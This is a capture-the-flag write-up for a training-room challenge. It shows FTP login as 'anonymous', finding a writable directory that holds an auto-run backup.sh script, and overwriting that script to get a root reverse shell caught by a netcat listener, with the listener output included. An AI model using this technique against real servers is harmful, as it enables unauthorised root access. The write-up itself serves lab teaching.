Day 9 - Anyone can be Santa!


Scenario

Day 9: Anyone can be Santa - Prelude:


Even Santa has been having to adopt the "work from home" ethic in 2020. To help Santa out, Elf McSkidy and their team created a file server for The Best Festival Company (TBFC) that uses the FTP protocol. However, an attacker was able to hack this new server. Your mission, should you choose to accept it, is to understand how this hack occurred and to retrace the steps of the attacker.

9.1. Getting Started

let's perform nmap port scanning & we found 2 ports opening



checking FTP port see we can login anonymously or not & we can!



found few directories in FTP, the only directory we can access & write as anonymous are the public directory

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public
226 Directory send OK.
ftp>
```

Question: Name the directory on the FTP server that has data accessible by the "anonymous" user
-public

found 2 files, backup.sh & shoppinglist.txt

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
-rwxr-xr-x    1 111      113           341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp>
```

let's download it to our host the files

backup.sh content, it seems that this backup.sh script will be executed automatically(cronjob?) to backup the content in this ftp directory into elfmceager home directory


```
ftp> !cat backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server


ftp>
```

Question: What script gets executed within this directory?
-backup.sh

Question: What movie did Santa have on his Christmas shopping list?

```
ftp> !cat shoppinglist.txt
The Polar Express Movie
ftp>
```

let's write our reverse shell & upload our reverse shell script into this public directory



upload it to the public directory

```
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
54 bytes sent in 0.00 secs (722.3887 kB/s)
ftp>
```

& voila we just gotten our initial foothold & it's root user!

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme]
└─$ nc -lvp 18890
listening on [any] 18890 ...
10.10.115.211: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.115.211] 40072
bash: cannot set terminal process group (1302): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

& we've found the root flag

```
ls -la
total 28
drwx------  4 root root 4096 Nov 16 15:15 .
drwxr-xr-x 24 root root 4096 Nov 16 14:07 ..
lrwxrwxrwx  1 root root    9 Nov 16 15:15 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
-rw-r--r--  1 root root   27 Nov 16 15:04 flag.txt
drwxr-xr-x  3 root root 4096 Nov 16 13:57 .local
```